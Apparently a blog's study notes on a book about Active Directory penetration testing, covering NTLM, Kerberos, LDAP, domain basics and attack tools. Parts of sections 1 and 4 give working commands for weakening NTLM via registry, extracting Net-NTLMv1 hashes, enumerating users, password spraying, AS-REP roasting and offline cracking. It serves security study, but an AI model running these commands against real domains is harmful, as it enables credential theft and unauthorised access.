[Book] Attack and Denfense About Domain Penetration
Last Update:
Word Count:
Read Time:
El libro
Introduction
This article is used to keep notes and summaries of the book “Attack and Denfense About Domain Penetration”.
The content will be continuously updated as I read through the book.
Reflection
This book might be difficult for readers who are not familiar with Windows.
Chapter 1 (Windows Protocols) and Chapter 2 (Fundamentals of Domain), may be tedious, abstract, and confusing for beginners.
This book introduces many protocols and tools related to Active Directory penetration. It is not necessary to understand all the content in the book, such as the usage of tools or the detailed implementation of different protocols and exploitation techniques, because doing so would be time-consuming and difficult for beginners to Windows domains.
My suggestion is to first understand the terminology, and then grasp the fundamentals (DON’T GO TOO DEEP!). You will master this knowledge and these skills through hands-on practice.

LET’S GO!
Chapter.1 - Windows Protocols
1.1 - NTLM Protocol
NTLM(New Technology LAN Manager) protocol is a well-known authentication protocol introduced by Microsoft and used in Windows environments.

SSPI and SSP
- SSPI(Security Service/Support Provider Interface) is a suite of interfaces provided by Microsoft Windows. Its functions include:
- Authentication
- Provides Session Security mechanism for other protocols.
- SSP(Security Service Provider) implements SSPI interface. Microsoft has implemented multiple SSPs including:
- NTLM SSP
- Kerberos SSP
- Digest SSP
- Negotiate SSP
- Cred SSP
- Schannel SSP
- PKU2U SSP
LM Hash Cryptographic Algorithm

- Convert the user’s plaintext password to uppercase.
- Encode the password using the OEM character set.
- Pad the password with null bytes (
0x00) or truncate it to exactly 14 bytes. - Split the 14-byte password into two 7-byte halves.
- Each 7-byte half is used as a 56-bit DES key material and expanded to a 64-bit DES key by inserting parity bits.
- Each DES key is used to encrypt the fixed ASCII string
"KGS!@#$%". - Concatenate the two 8-byte ciphertexts to produce the final 16-byte LM hash.
NTLM Has Cryptography Algorithm
| Windows 2000 | Windows XP | Windows Server 2003 | Windows Vista | Windows 7 | Windows Server 2008 | Windows 8 | Windows Server 2012 | |
|---|---|---|---|---|---|---|---|---|
| LM | ✔ | ✔ | ✔ | |||||
| NTLM | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
NTLM Hash Encryption Procedure
- Convert user’s password into hexadecimal.
1
P@ss1234 -> Hex() = 5040535331323334 - Convert ASCII into Unicode.
- Perform MD4 hash to unicode encoded.
1
2
3
4
import hashlib
import binascii
print("NTLM_Hash: " + binascii.hexlify(hashlib.new("md4", "P@ss1234".encode("utf-16le")).digest()).decode("utf-8"))- Convert user’s password into hexadecimal.
How Windows Store NTLM Hash:
Windows stores NTLM password hashes in the Security Account Manager (SAM) database, located atC:\Windows\System32\config\SAM. The hashes are stored in encrypted form and protected by the SYSTEM key.When a user attempts to log in, the Local Security Authority Subsystem Service (lsass.exe) is responsible for authentication. The user’s plaintext password is not stored on disk. Instead, LSASS computes the NTLM hash of the provided password and compares it against the encrypted NTLM hash stored in the SAM database.
The winlogon.exe process is responsible for displaying the logon interface when a user signs out, restarts, or logs on. The entered credentials are passed to LSASS for authentication processing.
During authentication, credential material such as NTLM hashes, Kerberos tickets, and, in some cases, plaintext passwords may temporarily reside in LSASS memory. Tools such as mimikatz can extract these credentials by reading the memory of lsass.exe with sufficient privileges.
NTLM Protocol Authentication
NTLM Protocol based on Challenge/Response, constituted by 3 types of message:
- Type 1: Negotiate
- Type 2: Challenge
- Type 3: Authentication
There are NTLMv1 and NTLMv2, and NTLMv2 is the most popular version. The most significant differences are, the value of Challenge and its algorithm. The common characteristics is they both use NTLM Hash.
- Authentication In A Workgroup
- Negotiation(Type 1):
The client initiates contact, sending a message to the server listing its supported NTLM features and capabilities. - Challenge(Type 2):
The server responds, acknowledging the client’s message and sending back a unique, random 16-byte number called a “challenge”(or nunce). - Response(Type 3):
The clients takes the server’s challenge and encrypts it using a hash of the user’s password(not the password itself). - Verification:
The server receives the response and either verifies it directly or forwards the username, challenge, and response to the DC.
- Negotiation(Type 1):
Authentication In A Domain
Negotiation:
The user provides cerdentials(Username, password, domain) to the client. The client creates a NTLM hash of password , stores it in local, and sends NTLMSSP_NEGOTIATE message which is created by NTLM SSP. This Type 1 message is constituted by username only.Challenge:
The server(or resource server) receives the username, then sends back a Challenge message(Type 2, aka NTLMSSP_CHALLENGE, created by NTLM SSP) containing a random 16-byte number(nonce) and server flags.
NTLMv1 v.s. NTLMv2
- Challenge
- NTLMv1: 8-byte
- NTLMv2: 16-byte
Net-NTLM Hash Cryptography Algorithm:
- NTLMv1: DES
- NTLMv2: HMAC-MD5
How NTLMv1 create Response message:
- Padding 16B NTLM Hash to 21B.
- Divided into 3 groups, 7B for each. Use for the keys of DES algorithm.
- Encrypted the Challenge message from the server using DES algorithm with those 3 keys.
Concate them.
Format of Net-NTLMv1 Hash:
1
username::hostname:LM response:NTLM response:challengeExtracting Net-NTLM v1 Hash:
1
> InternalMonologue.exe
- Challenge
LmCompatibilityLevel
| Value | Description |
| —- | —- |
| 0 | |
| 1 | |
| 2 | |
| 3 | |
| 4 | |
| 5 | |HKLM\SYSTEM\CurrentControlSet\Control\Lsa\lmcompatibilitylevel. Generally, lmcompatibilitylevel does not exist.
Set lmcompatibilitylevel to 2:
1
> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v lmcompatibilitylevel /t REG_DWORD /d 2 /f
Security issues of NTLM Protocol
The client creates Type 3 message(NTLMSSP_AUTH) with hash of user’s password. If the attacker doesn’t have user’s password but hash of user’s password, the attacker might perform PTH(Pass The Hash) attack. Also, Type 3 message contains Net-NTLM Hash, the attacker might performs MITM(Man In the Middle), relaying the Net-NTLM hash, this is known as NTLM Relay attack.
- Pass The Hash(PTH):
The attacker performs PTH if the hash cannot be cracked. Passing the hash to other machines, and exploitatinng through port 135 or 445. - NTLM Relay:
More specifically, Net-NTLM Relay. Net-NTLM v1 Hash Cracking
Net-NTLM v1 Hash can be cracked, regardless strength of password.Enable NTLMv1:
1
> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v lmcompatibilitylevel /t REG_DWORD /d 2 /fTo ensure NTLMv1 is enable:
1
2
> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\ /v NtlmMinClientSec /t REG_DWORD /d 536870912 /f
> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0\ /v RestrictSendingNTLMTraffic /t REG_DWORD /d 0 /f
1.2 - Kerberos Protocol
- Operating on DC.
- krbtgt
- KDC : Key Distribution Center
- Ticker
- ST : Service Ticket
- TGT : Ticking Gainting Ticket
TGT is required to obtain ST.
- Port 88: Authentication.
- Port 464: Password reset.

AS_REQ & AS_REP and TGS_REQ & TGS_REP.
S4U: Using for delegation
- S4u2Self, S4u2Proxy.
- PAC
PAC (Privilege Attribute Certificate)
1 | |
PAC_VALIDATION_INFO
1 | |
AS-REQ & AS-REP
TGT is generated by KDC’s AS(Authentication Service).
The AS-REQ represnets the initial message clients send to the KDC when requesting authentication. This message contains the username.
The AS-REP message contains the requested TGT encrypted with a key derived form the user’s password hash. Under normal circumstances, this message is only sent after successful pre-authentication validation.
TGS-REQ & TGS-REP
AP-REQ & AP-REP Bidirectional Authentication
AP: Application Protocol
Security Issues of Kerberos Protocol
- PTH: Attacker may performs PTH if the attacker obtained the hash of user’s password.
- PTK: Attacker may performs PTK if the attacker obtained the AES key of user’s password.
- Domain Account Enumeration
- Password Spraying: Fixed password, different username.
- Golden Ticket Attack: Kerberos authentication relies on a KDC(Key Distribution Center), which issues TGTs(Ticket Granting Tickets) for user authentication. Attackers abuses this process by forging valid Kerberos tickets.
- Silver Ticket Attack: To execute a silver ticket attack, an attacker must already have local administrator access on a compromised machine and obtain the NTLM hash of the targeted service account. Unlike a golden ticket attack, which grants full domain control, a silver ticket attack is more targeted, allowing adversaries to abuse a specific service account while bypassing certain security controls.
- AS-REP Roasting: It is a Kerberos-based credential harvesting technique that targets accounts configured without Kerberos preauthentication. An attacker can request an AS-REP for such an account, receive data encrypted with the account’s long-term key, and crack that encrypted blob offline to recover the plaintext password
1.3 - LDAP
LDAP(Lightweight Directory Access Protocol) is a open, vendor-neutral protocol for accessing and managing distributed directory information service. Think of X.500 as the foundational standard for a vast, hierarchical phone book.
Fundamentals
- Fundamental Model
- Information Model: Defines how data is structed and stored.
- Naming Model: Defines how entries are named and organized. DN(Distinguished Name), RDN(Relative Distinguished Name).
1
cn=John Doe,ou=Users,dc=example,dc=com - Functional Model: Defines what operations LDAP can perform.
- Security Model: Defines how LDAP is protected.
- Application Factors
- Unique: Every LDAP entry has a unique Distinguished Name(DN).
- Inherit Characteristics: LDAP entries inherit characteritics from object classes.
- Replication: Directory data can be copied across multiple LDAP servers.
- Cross-Platform: LDAP is an open standard(RFC-based).
- Tree Hierarchy
Global Catalog
A Global Catalog is a special domain controller that stores:
- A full copy of all objects in its own domain.
- A partial copy of objects from all other domains in the forest.
Generally, the first domain controller (DC) in a new forest is configured as a Global Catalog (GC).
A Global Catalog stores a partial replica of all domains in the forest.
The GC listens on port 3268 for LDAP and 3269 for LDAP over SSL.
Chapter.2 - Domain Fundamentals
2.1 - Common Terminologies
- stores information about network objects such as user accounts, computer accounts, and groups. Clients use LDAP to query and manage directory information in Active Directory, while Kerberos is used for authentication.
- ADDS: Active Directory Domain Service
- LDAP: Lightweight Directory
- DC: Domain Controller
- X.500 Standard
- DC: Domain Component(NOT Domain Controller), the concept is similar to DNS(Domain Name Resolution). For example: foo.com
- OU: Organization Unit
- CN: Common Name
- DN: Distinguished Name
- RDN: Relative Distinguished Name
- UPN: User Principle Name
- Container:
- FQDN: Fully Qualified Domain Name
2.2 - Workgroup And Domain
Workgroup
Domain
- Types of Domain
- Single Domain
- Domain Tree
- Domain Forest
- Characteristics of Domain
Domain Functionality Level and Forest Functionality Level
Domain Functionality Level
Forest Functionality Level
2.3 - Domain Trust
Domain Trust enables resource sharing between multiple domains. Such access is available only when a trusted relationship exists. Domain Trust relies on the Kerberos Protocol for cross-domain authentication.
Trust Types
- One-Way Trust:
In a one-way trust, domain A trusts domain B. This means users from domain B can access resources in domain A, but users from domain A cannot access resources in domain B. In other words, “I trust you, but you don’t trust me.” - Two-Way Trust:
Domain A trusts domain B and domain B trusts domain A. Since Windows Server 2003, two-way trust has been the default configuration for domains within the same forest. When a domain is added to a domain tree, a two-way transitivee trust is automatically established. - Shortcut Trust:
A shortcut trust is a manually created two-way trust between two domains, typically used to improve authentication performance by shorten the trust path. It DOES NOT OCCUR AUTOMATICALLY and is commonly used in complex or large AD environments.
Interal Trust, External Trust And Forest Trust
Cross-Domain Access
2.4 - Configuration And Setting A Domain
2.5 - Local Account and AD Account
Local Account
The local accounts can only access resources on the local system and are ioslated to a single machine. The default local accounts are built-in accounts(e,g,m Administrator, Guest). They are created during Windows installation and cannot be deleted.
- Administrator:
The Administrator account is created during Windows installation and has full control over the system. It cannot be deleted, but it can be renamed or disable. For security reasons, this account is disabled by default in recent versions of Windows. Instead, Windows provideds the Administrators group for privilege management.
To enable the Administrator account:1
net user Administrator /active:yes - Guest:
The Guest account has a well-known RID of 501 (SID formatL S-1-5-21-XX-501). It is disabled by default.
This account allows users to log in with very limited privileges and is the only member of the Guests group.1
net localgroup Guests - DefaultAccount:
The DefaultAccount is also known as DSMA(Default System Managed Account). It is a built-in account introduced in Windows 10 version 1607 and Windows Server. It is used to run multi-user aware applications(MUMA apps), such as Xbox Shell.
It is disabled by default on desktop Windows and Windows Server 2016. The account has a well-known RID of 503, and its SID format is S-1-5-21-XX-503.
DSMA is a member of the System Managed Accounts Group, which has the SID S-1-5-32-581.1
2> net localgroup "System Managed Accounts Group"
> wmic group get name,sid | findstr "System Managed Accounts Group" - WDAGUtilityAccount:
The WDAGUtilityAccount is an account used by Windows Defender Application Guard, introduced in Windows 10 version 1709 and Windows Server 2016.
The account has a well-known RID of 504.
AD Account
An AD account (Active Directory account) refers to a security principal stored in Active Directory.
In Active Directory, accounts are mainly represented by different object types, such as User accounts and Computer accounts.
A Service Account is not a distinct account type in AD; it is usually implemented as a User account that is used to run services.
An SPN (Service Principal Name) is a Kerberos identifier for a service instance.
The presence of an SPN does not strictly indicate a service account, as SPNs can also be assigned to computer accounts.
To identify a computer account, properties such as objectClass or a sAMAccountName ending with $ are commonly used.
User Account
User Account represents a physical entity, such as a person.- Local Account on DC(Domain Controller):
- Administrator:
- Guest:
- krbtgt:
User account’s properties:
| Property | Meaning |
| —- | —- |
| sn | Surname |
| giveName | Name |
| initials | English |
| displayName, cn and name | Name |
| co | Country, region |
| postalCode | Postal code |
| st | State |
| l | City |
| streetAddress | Street address |
| postOfficeBox | Post office box |
| badPasswordTime | Date time of last log in failed. |User account’s options:
- Service Account
A service account is a special user account. Computer Account
A computer account is also a special user account, but users cannot log in.- Create a computer account:
- Python
- PowerShell
- Computer Account’s Proprities:
- Computer Account and system Account
- Create a computer account:
2.6 - Local Group and Domain Group
Local Group
1 | |
- Administrators
- Users
- Guests
- Backup Operators
- Remote Desktop Users
- Power Users
- Network COnfiguration Operators:
Members of this group are able to configurate settings of TCP/IP, update and offer TCP/IP addresses.
Domain Group
- Types of Domain Group
- Securiy Group
- Distribution Group
Scope of Domain Groups
| Type | Members | Scope Conversion | Privilege Providence |
| —- | —- | —- | —- |
| Universal Group |
| Global Group |
| Domain Local Group |- Domain Local Group
- Global Group
- Universal Group
- Built-In Groups of AD
- Built-in domain local group
- Built-in global group
- Built-in universal group
2.7 - Directory Partition
Every Domain Controller (DC) running Active Directory Domain Services (AD DS) hosts replicas of one or more directory partitions.
A directory partition is also known as a Naming Context (NC).
In a typical Active Directory forest, the following directory partitions exist.
- Domain Directory Partition——contains domain-specific objects such as users, groups, and computers.
- Configuration Directory Partition——stores forest-wide configuration data, including sites and replication topology.
- Schema Directory Partiton——defines all object classes and attributes used in Active Directory.
- Application Directory Partiton——an optional partition used to store application-specific data and replicate it to selected DCs.
Domain Directory Partition
Configuration Directory Partition
Schema Directory Partition
Application Directory Partition
2.8 - SPN
2.9 - Group Policy of A Domain
Security Issues of Group Policy
2.10 - ACL
- Security Principals:
Security Principal is any entity that can be authenticated(e.g, user’s account, computer’s account, or threads which are running in Security Context) - Security Identifiers (SID):
SID is a distinguished identifier of a Security Principal or Security Group
Chapter.3 - Domain’s Tools
3.1 - BloodHound
BloodHound is based on Linkerious.
We use SharpHound to obtain information:
https://github.com/BloodHoundAD/SharpHound3
https://github.com/SpecterOps/SharpHound
1 | |
We then import the *.zip from last step into BloodHound.
3.2 - Adfind
Adfind is a C++ based AD searching tool.
https://github.com/mai-lang-chai/AD-Penetration-Testing-Tools
1 | |
1 | |
1 | |
Querying DC
1 | |
Querying Computer
1 | |
1 | |
1 | |
Querying Users
Querying Groups
Querying Delegation
3.2 - Admod
https://github.com/mai-lang-chai/AD-Penetration-Testing-Tools
Admod is a C++ based tool, used for AD modification.
3.4 - LDP
LDP is a Microsoft built-in tool, used for AD information querying. This tool is similar to ADExplorer, both of them are LDAP querying tool.
3.5 - Ldapsearch
This is a tool on Unix-like platform. It is a built-in tool of Kali Linux.
1 | |
| Parameter | Description |
|---|---|
| -H | LDAP URI |
| -h | IP or resolvalbe hostname of LDAP server, cannot be used with -H |
| -p | |
| -x | |
| -D | |
| -w | |
| -W |
Usage
Connection
1
Ldapsearch -H ldap://x.x.x.x:389 -D "hack@apt.com" -w P@ss12341
Ldapsearch -h x.x.x.x -p 389 -D "hack@apt.com" -w P@ss1234Important:
-H≠-h- Filtering
1
- Display
1
3.6 - PingCastle
PingCastle is a tool built by CERT of ENGINE on France.
It is a free, open-source tool and methodology for assessing AD security.
- healthcheck
- conso
- carto
- scanner
- export
- advanced
3.7 - Kekeo
Kekeo is a tool for exploiting Kerberos. It is written by Benjamin, the author of mimikatz
This tool has the following modules:
- standard(coffee…?)
- others(Significant parts!)
3.8 - Rubeus
Rubeus is a C# based tool. It is used for exploiting Kerberos Protocol.
3.9 - mimikatz
mimikatz is a powerful tool used for Windows security.
3.10 - Impacket
Chapter.4 - Penetration Methods In Domain
4.1 - Domain Account Enumeration
During the AS-REQ stage of Kerberos authentication, the cname (client principal name) field in the request corresponds to the user principal being authenticated.
The KDC responds differently depending on the state of the account, such as whether the user exists, is enabled, or does not exist.
These differences can be observed through distinct Kerberos responses or error codes.
As a result, it is possible to enumerate domain user accounts by analyzing the KDC responses to AS-REQ messages.
| Users’ State | AS-REP information |
|---|---|
| User exists and is enabled | KDC_ERR_PREAUTH_REQUIRED |
| User exists and is disabled | KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED (Unavailable) |
| User does not exist | KDC_ERR_C_PRINCIPAL_UNKNOWN |
- Kerbrute
1
> kerbrute_windows_amd64.exe userenum --dc x.x.x.x -d apt.com user.txt - pyKerbrute
1
2
3
4
5# TCP mode
> python EnumADUser.py x.x.x.x apt.com user.txt tcp
# UDP mode
> python EnumADUser.py x.x.x.x apt.com user.txt udp
4.2 - Password Spraying
Password spraying is usually performed after domain account enumeration.
During the AS-REQ stage of Kerberos authentication, the cname (client principal name) field corresponds to the target username.
This behavior allows attackers to enumerate valid domain accounts.
Password spraying involves testing a single common password against multiple usernames, rather than multiple passwords against a single account.
The goal of this technique is to reduce the likelihood of account lockouts enforced by domain lockout policies.
- Kerbrute
1
> kerbrute_windows_amd64.exe passwordspray --dc x.x.x.x -d apt.com user.txt P@ssword - pyKerbrute
1
2
3
4
5
6
7# Plain text password
> python ADPwdSpray.py x.x.x.x apt.com user.txt clearpassword P@ssword tcp
> python ADPwdSpray.py x.x.x.x apt.com user.txt clearpassword P@ssword udp
# Hashed password
> python ADPwdSpray.py x.x.x.x apt.com user.txt ntlmhash <Your NTLM Hash> tcp
> python ADPwdSpray.py x.x.x.x apt.com user.txt ntlmhash <Your NTLM Hash> udp
4.3 - AS-REP Roasting
AS-REP Roasting is an offline password cracking technique targeting user accounts. This method is limited because it requires Kerberos pre-authentication to be disabled.
Extract AS-REP Hashes:
Rubeus:
If the compromised host is domain-joined:1
> Rubeus.exe asreproast /format:john /outfile:hash.txtASREPRoast.ps1:
If the compromised host is not domain-joined, AS-REP Roasting cannot be performed directly and requires alternative enumeration methods:1
PS> Import-Module .\ASREPRoast.ps1 Invoke-ASREPRoast | select -ExpandProperty HashComputer is not in a domain
Hash Cracking:
John:1
> john --wordlist=/opt/pass.txt hash.txthashcat:
1
hashcat -m 18200 hash.txt pass.txt --force
4.4 - Kerberoasting
Kerberoasting happens at the TGS-REP stage of Kerberos authentication. TGS service of KDC responses a hashed ST to user’s of the client. The attacker might performs offline cracking after the ST was received.
The nutshell of Kerberoasting is: RC4_HMAC_MD5 is used during Negotiation stage.
SPN Discovery
- RiskySPN
- GetUserSPNs
4.5 - Delegation
Types of Delegation
- UD (Unconstrained Delegation)
- CD (Constrained Delegation)
- RBCD (Resource Based Constrained Delegation)
- Unconstrained Delegation
- Constrained Delegation
- Resource Based COnstrained Delegation
4.6 - Kerberos Bronze Bit
4.7 - NTLM Relay
4.8 - Abusing DCSync
4.9 - PTH
4.10 - Locating Logged In Computer
4.11 - Domain Forest Penetration
Chapter.5 - Domain Exploitation
5.1 - MS14-068
5.2 - CVE-2019-1040 NTLM MIC
5.3 - CVE-2020-1472 NetLogon Privilege Escalation
5.4 - Windows Print Spooler Privilege Escalation
5.5 - ADCS Exploitation
5.6 - CVE-2021-42287 Privilege Escalation
5.7 - Exchange ProxyLogon Exploitation
5.8 - Exchange ProxyShell Kill Chain
Chapter.6 - Persistence And Post-Exploitation Password Extraction
THANKS FOR READING!